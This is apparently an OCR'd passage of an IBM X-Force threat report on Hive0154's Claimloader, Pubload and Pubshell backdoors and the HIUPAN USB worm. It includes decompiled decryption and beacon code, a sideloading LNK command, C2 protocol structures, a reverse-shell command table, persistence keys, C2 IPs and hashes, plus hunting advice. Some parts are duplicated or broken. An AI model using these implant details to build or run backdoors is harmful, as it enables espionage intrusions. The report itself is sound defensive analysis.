英諾飛保 密合約書 -NDA- 亞航 v英 諾飛- AACLlegal 1105.exe	Taiwan	helper_ core.dll	Unknown	Unknown	8 May 2025
Invitation letter for the com Workshop - AMB.exe	Unknown	helper_ core.dll	GameBox TV59	7476d6b375d8 b1962624723aa be6f5054567ce1 51ade06ae1353f6 49c4c4e763	9 May 2025

In the case of the LNK file above, it executes the legitimate renamed executable to initiate the DLL sideloading of Claimloader:

C:\Windows\System32\conhost.exe --headless --width 80 --height 90 explorer (NSC_Meeting)-0416\NSC_Meeting_Minutes_Apr2025.exe

One of the weaponized ZIP files contained a legitimate executable renamed to "BLA,BLF,BRAS,BRG,BRA,UBA (Research & Analysis) Report.exe". The lure is likely a reference to the Baloch Liberation Army (BLA), a militant separatist group, and other associated militant groups calling for the establishment of a new nation of Balochistan. The use of such names in the lure is likely an attacker's effort to prompt interested recipients to click the attachment.

Another file, "NSC_Meeting_Minutes_Apr2025.lnk", may refer to a U.S. National Security Council meeting and purported notes taken, which would be of interest to individuals in the U.S. government or other individuals involved in intelligence, academics or journalism involving U.S. governmental affairs. As in the 'BLA' lure

potentially targeting Pakistani officials, this lure may be geared toward a U.S. audience with a captive filename to entice the recipients to click the attachment.

A filename, “Invitation to the Inter-Agency Meeting for the 46th ASEAN Summit.exe”, may refer to an upcoming Association of Southeast Asian Nations (ASEAN) summit on May 26 and 27, 2025, in Malaysia.

The filename, “豐德電廠114年5月份現金需求表/114.04~114.06月現金需求表(114年度5月).exe”, may refer to Taiwan’s Fongde power plant’s payment invoice circa April/May 2015.

The last file, “英諾飛保密合約書-NDA-亞航 v英諾飛-AACLlegal1105.exe”, may refer to a supposed non-disclosure agreement between two Taiwanese aerospace firms related to unmanned aerial vehicle (UAV) and aircraft maintenance.

Pubload

Pubload is a backdoor first described by Cisco Talos in 2022 as an unnamed stager. Note that X-Force identifies the loader for the shellcode as Claimloader and the first-stage shellcode downloader as Pubload, whereas TrendMicro reporting identifies both as Pubload. Claimloader has been used to load both Pubload and Toneshell. Team T5 tracks Pubload and Pubshell as NoFive.

The Pubload shellcode payload begins by XOR decrypting the rest of its shellcode using a 32-byte XOR key:

```
xor_key[23] = 0xE;
xor_key[24] = 0x3D;
xor_key[25] = 0x46;
xor_key[26] = 0x50;
xor_key[27] = 0x57;
xor_key[28] = 0x8E;
xor_key[29] = 0x9E;
xor_key[30] = 0xC1;
xor_key[31] = 0xCA;
encrypted_size = 3693;
v12 = 0x25F;
v10 = 0xD5F;
ptr_encrypted_shellcode = 0xD5F;
for ( i = 0; i < encrypted_size; ++i )
  *(i + ptr_encrypted_shellcode) ^= xor_key[(i + 3) % 0x20];
zf_resolve_apis(v16);
v7 = zf_call_api(65656, v16->VirtualAlloc);
if ( v7 )
  v6 = zf_setup_main_struct(v7, v16);
else
  v6 = 0;
v9 = v6;
zf_pubload_main(v6);
```

Fig. 9: Pubload shellcode self-decrypting routine

```
xor_key[23] = 0xE;
xor_key[24] = 0x3D;
xor_key[25] = 0x46;
xor_key[26] = 0x50;
xor_key[27] = 0x57;
xor_key[28] = 0x8E;
xor_key[29] = 0x9E;
xor_key[30] = 0xC1;
xor_key[31] = 0xCA;
encrypted_size = 3693;
v12 = 0x25F;
v10 = 0xD5F;
ptr_encrypted_shellcode = 0xD5F;
for ( i = 0; i < encrypted_size; ++i )
  *(i + ptr_encrypted_shellcode) ^= xor_key[(i + 3) % 0x20];
zf_resolve_apis(v16);
v7 = zf_call_api(65656, v16->VirtualAlloc);
if ( v7 )
  v6 = zf_setup_main_struct(v7, v16);
else
  v6 = 0;
v9 = v6;
zf_pubload_main(v6);
```

This self-decrypting routine was only added starting with the second of the four Claimloader samples above. After decryption, it goes on to resolve all its necessary APIs, obfuscated via the ROR13 algorithm. Next, it allocates new memory and sets up its main struct with a hardcoded C2 server address and encryption key, before initiating its main behavior.

Pubload's main loop begins by enumerating the following values:

- C drive's disk volume serial number, through *GetVolumeInformationA*. Obfuscated by adding 0x12345678, used as a victim ID
- The machine's tick count via *GetTickCount*
- The victim's computer name via *GetComputerNameA*
- The victim's username via *GetUserNameA*

These values are formatted as the first beacon payload:

struct BEACON_PLAIN { BYTE beacon_code; // always 0x0A for Pubload DWORD serial; // obfuscated volume serial BYTE victim_data[]; // The victim's computer name and username concatenated }

The payload is encrypted using the hardcoded key in four consecutive XOR loops with different key offsets:



Fig. 10: Pubload consecutive XOR encryption loops

```
for ( i = 0; i < buffer_length; ++i )
{
  *(i + buffer) ^= *(key + i % key_length);
  result = i + 1;
}
for ( j = 0; j < buffer_length; ++j )
{
  result = j + buffer;
  *(j + buffer) ^= *(key + (j + 4) % key_length);
}
for ( k = 0; k < buffer_length; ++k )
{
  result = k + buffer;
  *(k + buffer) ^= *(key + (k + 9) % key_length);
}
for ( m = 0; m < buffer_length; ++m )
{
  result = m + buffer;
  *(m + buffer) ^= *(key + (m + 1) % key_length);
}
return result;
```

Similar to Toneshell, the encrypted payload is placed into a fake TLS Application Data packet:

struct BEACON { BYTE tls_header[3]; // 17 03 03 WORD payload_size; // big-endian BYTE encrypted_data[]; }

The TCP packet is sent to its hardcoded C2 server at

218[.]255[.]96[.]245:443

In return Pubload expects a response parsed as

struct C2_RESPONSE { BYTE tls_header[3]; // 17 03 03 WORD payload_size; // big-endian BYTE encrypted_data[]; // XOR encrypted command and payload }

After successful decryption of the payload, the first byte is expected to be 0x06, while the rest of the data is parsed as the struct below to XOR decrypt the received shellcode payload:

struct C2_PAYLOAD { DWORD key_size; BYTE key[32]; DWORD shellcode_size; BYTE shellcode[]; };

Finally, Pubload adds the necessary PAGE_EXECUTE_READWRITE memory protection option and executes the shellcode, while providing the enumerated system info and the C2 server as arguments.

Pubload's second stage: Pubshell

The shellcode payload (Pubshell) immediately downloaded by Pubload displays several similarities with the Toneshell variant discussed above and has the same functionality—to create a reverse shell through pipes.

It begins with the usual setup procedure, resolving APIs, allocating memory and initializing its main struct and the same key as its parent Pubload sample.

The first beacon is like Pubload's, except for the first byte of the payload (beacon code), which is 0x0B.



Fig. 11: Pubload/Pubshell function to build a beacon

```
int __thiscall zf_build_beacon(
        main_object *this,
        char response_code,
        _BYTE *msg,
        int msg_len,
        struct_beacon *beacon,
        _DWORD *payload_len)
{
  *payload_len = msg_len + 12;
  beacon->encrypt_start = response_code;        // 0x0B
  beacon->victim_id = this->current_id;
  beacon->tick_count = this->tick_count;
  if ( msg_len )
    strcpy(&beacon->c2_beacon_string, msg, msg_len);
  zf_decrypt_4_xor(&beacon->encrypt_start, msg_len + 7, this->key, this->key_len);
  return zf_add_tls_magic_beacon_size(beacon, *payload_len - 5);
}
```

Again, the first byte of the decrypted response acts as a command code to determine the behavior of Pubshell:

Command code	**Description**
1	Reset the victim ID to the initial obfuscated serial number
3	Set a new victim ID
4	Set beacon frequency in seconds (initial value is 10s)
5	Stop beaconing
26	Delete file
27	Create new file
29	Write data to newly created file
30	Create reverse shell via pipes
31	Write new command to pipe

32	Terminate reverse shell and close all handles and associated processes
48	Read command result (stdin, stderr) from pipe

Just like Toneshell, Pubshell sends back different response codes to its C2 server, depending on the result of a command. For instance, both the commands to create a new file (27) and write to that file (29) will return the code 42 upon success and 43 on failure. In addition, Pubshell also includes more detailed error message strings, such as:

"UploadBegin error : %d!" "UploadData error : %d!" "CmdStart error : %d!" "CmdWrite error : %d!"

Similar strings were also observed in other Toneshell variants.

The Pubshell implementation of the reverse shell via anonymous pipes is almost identical to Toneshell. However, instead of running a new thread to immediately return any results, Pubshell requires an additional command to return command results. It also only supports running "cmd.exe" as a shell.

In several ways, Pubload and Pubshell appear to be an independently developed "lite version" of Toneshell, with less sophistication and clear code overlaps.

Targeting Taiwan with HIUPAN USB Worm

In December 2024, X-Force observed additional Hive0154 activity targeting Taiwan with the Pubload backdoor. In March, X-Force engaged with a major manufacturing company to investigate a Pubload infection in Taiwan. In the incident, threat actors made use of the HIUPAN USB worm to spread Claimloader and Pubload through USB devices. The worm is likely used as a follow-on payload in initial Pubload infections to boost the number of infections and potentially reach networks that might be airgapped. The relationship of both malware variants was documented previously by Trend Micro.

HIUPAN (aka U2DiskWatch) is a USB worm, whose main DLL "u2ec.dll" is sideloaded through a legitimate EXE "UsbConfig.exe" when a user unintentionally executes it from a USB device. The worm accomplishes the following tasks:

- Copies itself and its accompanying malware components to a directory on the victim's machine: C:\ProgramData\Intel_\
- Establishes persistence via the registry key HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- Modifies registry keys to ensure hidden files and extensions are not visible in Windows Explorer: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced
- Executes the accompanying malware's main executable, and monitors the process to restart if necessary
- Monitors for new USB device connections. If found, HIUPAN copies itself and the accompanying malware components to the new drive in a hidden subdirectory "<Drive_Letter>:_______________\" and hides any other existing files to ensure "UsbConfig.exe" is the only visible file on the device

HIUPAN uses a config file "$.ini" to store a sleep multiplier and the filenames of its components and the accompanying malware. This makes it extremely easy to configure the worm to spread any malware by simply exchanging payload files and the text-based config.

The configuration file observed in Taiwan-based infections spreading Claimloader and Pubload is displayed below:

10,UsbConfig.exe,u2ec.dll,jxbrowser-chromium-lib.exe,jxbrowser-chromium- lib.dll,#.doc,$.ini

Command code	**Description**
1	Reset the victim ID to the initial obfuscated serial number
3	Set a new victim ID
4	Set beacon frequency in seconds (initial value is 10s)
5	Stop beaconing
26	Delete file
27	Create new file
29	Write data to newly created file
30	Create reverse shell via pipes
31	Write new command to pipe
32	Terminate reverse shell and close all handles and associated processes
48	Read command result (stdin, stderr) from pipe

HIUPAN is not the only USB worm employed by Hive0154. Several other frameworks and variants distributing malware, such as Toneshell and Pubshell, are still actively spreading and are regularly uploaded to VirusTotal.

Conclusion

The extensive operational scope of Hive0154 discussed in this blog becomes evident through their utilization of diverse tools, innovative techniques and a broad array of potential victims. China-aligned groups like Hive0154 will continue to refine their large malware arsenal and retain a focus on East Asia-based organizations in the private and public sectors. Their wide array of tooling, frequent development cycles and USB worm-based malware distribution highlights them as a sophisticated threat actor. Entities at risk of Hive0154 activity should remain at a heightened state of defensive security and remain vigilant with regard to the techniques mentioned in this report.

Recommendations

- Monitor and hunt in networks for TLS 1.2 Application Data packets (header: 17 03 03) without a previous TLS handshake as a sign of a Pubload or Toneshell beacon
- Monitor and hunt in networks for fake TLS 1.3 Application Data packets (header: 17 03 04), which are used by some Toneshell variants. Real TLS 1.3 packets are sent with legacy TLS 1.2 headers for backwards compatibility with proxies only accepting certain TLS versions.
- Monitor and hunt for USB drives containing suspicious executable names, DLLs and hidden directories which could indicate a device infected with a USB worm
- Monitor and hunt for suspicious and unknown directories in C:\ProgramData\ which contain a legitimate EXE vulnerable to DLL sideloading and a corresponding DLL
- Monitor and hunt for persistence techniques such as the registry's Run key and scheduled tasks
- Monitor any unusual network, persistence or file modification activity coming from seemingly benign process executables that sideload a malicious DLL

Indicators of compromise

Indicator	Indicator Type	Context
167a842b97d0434f20e0 cd6cf73d07079255a743d 26606b94fc785a0f3c6736e	SHA256	Hive0154 weaponized archive
41276827827b95c9b5a9f bd198b7cff2aef6f90f2b2b 3ea84fadb69c55efa171	SHA256	Hive0154 weaponized archive

4fbfbf1cd2efaef1906f0bd2 195281b77619b9948e829b 4d53bf1f198ba81dc5	SHA256	Hive0154 weaponized archive
782e074601f5b17e045d7c 8c6380bbb90ab2a1834b3 0740d662d6c7f2c5372fe	SHA256	Hive0154 weaponized SFX
a02766b3950dbb86a1293 84cf9060c11be551025a7f4 69e3811ea257a47907d5	SHA256	Hive0154 weaponized archive
178e92c59afe4c59043657 9d9ba98f6afafddf1bf05f57 0539729a8f0034d798	SHA256	Hive0154 weaponized archive
ba7c456f229adc4bd75bfb8 76814b4deaf6768ffe95a030 21aead03e55e92c7c	SHA256	Hive0154 weaponized archive
4e8717c9812318f8775a94fc 2bffcf050eacfbc30ea25d0d 3dcfe61b37fe34bb	SHA256	Hive0154 weaponized archive
09597c2844067d8ee671313 7cd2739f4f3c9009fd8d59a1 497424424c96cf341	SHA256	Hive0154 weaponized archive
78a60bea5693138c771386b8 c22f0adfe6765a6313b80488b d1084bc9ed370bd	SHA256	Hive0154 weaponized archive

fef713b237179f4d6bea899687d91073c457e0487b6efd913902089444a7d2f2	SHA256	Hive0154 weaponized archive
727ccc4560fb11627870ff2cac2349d656e25d1f566d92e98eb7cb80d771fa22	SHA256	Hive0154 weaponized archive
f00e5ff2dc47a7625c86ac89784d5aa26b210a8437b9fb150b66eb3798b3c1d6	SHA256	Hive0154 weaponized archive
1387ec22a3391647e25d2cb722cd89e255d3ebfe586cf5f699eae22c6e008c34	SHA256	Hive0154 weaponized archive
ac989df2715a26df9e039e9e0d73ed84337eeb07a4a45901858acbb09c9050c4	SHA256	Hive0154 weaponized archive
3a37a127a425360d00588bf6527a1687ce2d7c736a6c3fdec4f83a752ba3c3fd	SHA256	Hive0154 weaponized archive
cc4e5d175fc85685e7f31c2e7797a3d3a74e751716724b86033e92321fef1bae	SHA256	Hive0154 weaponized archive
e4a4803cb04b58c07230b13682fe1cf7e3aa7ffab434e8914321941cd04d8a5f	SHA256	Hive0154 weaponized archive

2b0882fbcfd8fcbc84cc7c63a2 2a2ef10900a8addfe7e73b231c 32f60ceaf34e	SHA256	Hive0154 weaponized archive
b7d13787c8be72dcc584c516e7 185a6e65138aa247d63156afc7 e376b3c01dc2	SHA256	Hive0154 weaponized archive
76cc0fd64a2fc67bc0146f04819 4a64fcf9f7eaf7e91aacce6fa1465 95308dad	SHA256	Hive0154 weaponized archive
c49c686c26845b9ef0913642ca ff101783663787579fa4432ec474 0c8c685e45	SHA256	Hive0154 weaponized archive
b8865a77cb8f0706b50d4d85bf 9d8ca0dbf7bab8223e38ce97e08 a6cab1ef5af	SHA256	Hive0154 weaponized archive
98c1527d4b064fcf4a95488c345 76e5f443585cb6e385c7b8765e6 3fa9e83ccc	SHA256	Hive0154 weaponized archive
6f5c50f37b6753366066c65b3e 67b64ffe5662d8411ffa581835c31e 15b62a28	SHA256	Hive0154 weaponized archive
d99e33878e23582308b1e217aff 4a5f8f0836735338b4a4dff80ee 85989d22a8	SHA256	Hive0154 weaponized archive

cf61b7a9bdde2a39156d88f309f230a7d44e9feaf0359947e1f96e069eca4e86	SHA256	Early Claimloader sample
93fb8b78d65a9ef790be6d20552397373e5d60302bf7618af19b53cd0696b70a	SHA256	Claimloader DLL
895b8e0c1d2e4cae16508ded5055e8d4bc1003a683cd47a7278c1e2e4e8d8b42	SHA256	Claimloader DLL
a6dfb41bbad08e3fe663efa325e4c58d9fddb4fe78f38bce180dfc4956581aea	SHA256	Claimloader DLL
3af7807efb10525196c562c1f91d2f009c836630a899f76e2db80ae7c1714d01	SHA256	Claimloader DLL
8957c8de9032b347ee1a15abbae489788533acac0b1a000a2104812df24fb8ce	SHA256	Claimloader DLL
d665f55555f87b515cb8ef1adce9592a83662a8c4efa34f6ffdd022475bd176a	SHA256	Claimloader DLL
c7efd45aa7dd1ecd05571f15d83e9c9fb9209028687498bf3ce52411a44662ac	SHA256	Claimloader DLL

a6dfb41bbad08e3fe663efa325e4c58d9fddb4fe78f38bce180dfc4956581aea	SHA256	Claimloader DLL
8f4ee5e0b85020f2a040f54dccd24b7e9400c1aa5be8f8988f032e020e371dba	SHA256	Claimloader DLL
087ccc7f6c022dc5fd40ade3ef6adaecd51f47e52619cae6b585b84b7acc7633	SHA256	Claimloader DLL
216188ee52b067f761bdf3c456634ca2e84d278c8ebf35cd4cb686d45f5aaf7b	SHA256	Claimloader DLL
900af2b8d03b40cdb027126d47e65375351784648337707 41bab8e74026334c7	SHA256	Claimloader DLL
4c66e7ebf2ca2ecf00379463835e6a2d5b0231d93fb27s4a968e75f45b9b7adbc	SHA256	Claimloader DLL
112118aad0db9ff6c78dce2e81d9732537ac9cd71412409fa10c7446f71ed8ec	SHA256	Claimloader DLL
7476d6b375d8b1962624723aabe6f5054567ce151ade06ae1353f649c4c4e763	SHA256	Claimloader DLL

0bd114fecfd3c09820fa013d8cd8aadedee69906b6f81a2e827bba68ddf1023b	SHA256	Toneshell backdoor
5d7b9605cf85371da0849b82977df222ac6c970596c5a9a123c9490789d40078	SHA256	Toneshell backdoor
62087a1226c5433d6f6184d627c4874c347c1de1cb1c1fdbdc1b0cac1e354201	SHA256	Toneshell backdoor
534853913ad1e9b7ae7dade841b9cfc2e4a1e38351578e1c15466cd3f0666ead	SHA256	Pubload backdoor
2da73366f9efc0d1c05c72e40446057333e12c6083528f64e78b570172fa602c	SHA256	Pubload backdoor
b04775803e48979b68480a498807d0ed16df9610e3f632344b9d45d59b5121a3	SHA256	Pubshell backdoor
b4c37e3995d5ff94754cedd49f8fc6765448a16027a5951e37bd0da06661cd88	SHA256	HIUPAN USB worm
f5fd2905d90755d021e1442c34fa628d56598ae1043a7c1103bd5e21c7706168	SHA256	HIUPAN USB worm
45[.]136[.]254[.]193:443	IP address, port	Toneshell C2 server

45[.]144[.]165[.]66	IP address, port	Toneshell C2 server
218[.]255[.]96[.]245:443	IP address, port	Pubload C2 server
103[.]27[.]202[.]132	IP address, port	Toneshell C2 server
45[.]12[.]91[.]223:443	IP address, port	Pubload C2 server

IBM X-Force Premier Threat Intelligence is now integrated with OpenCTI, delivering actionable threat intelligence about this threat activity and more. Access insights on threat actors, malware, and industry risks. Install the OpenCTI Connector to enhance detection and response, strengthening your cybersecurity with IBM X-Force's expertise. Stay ahead—integrate today!
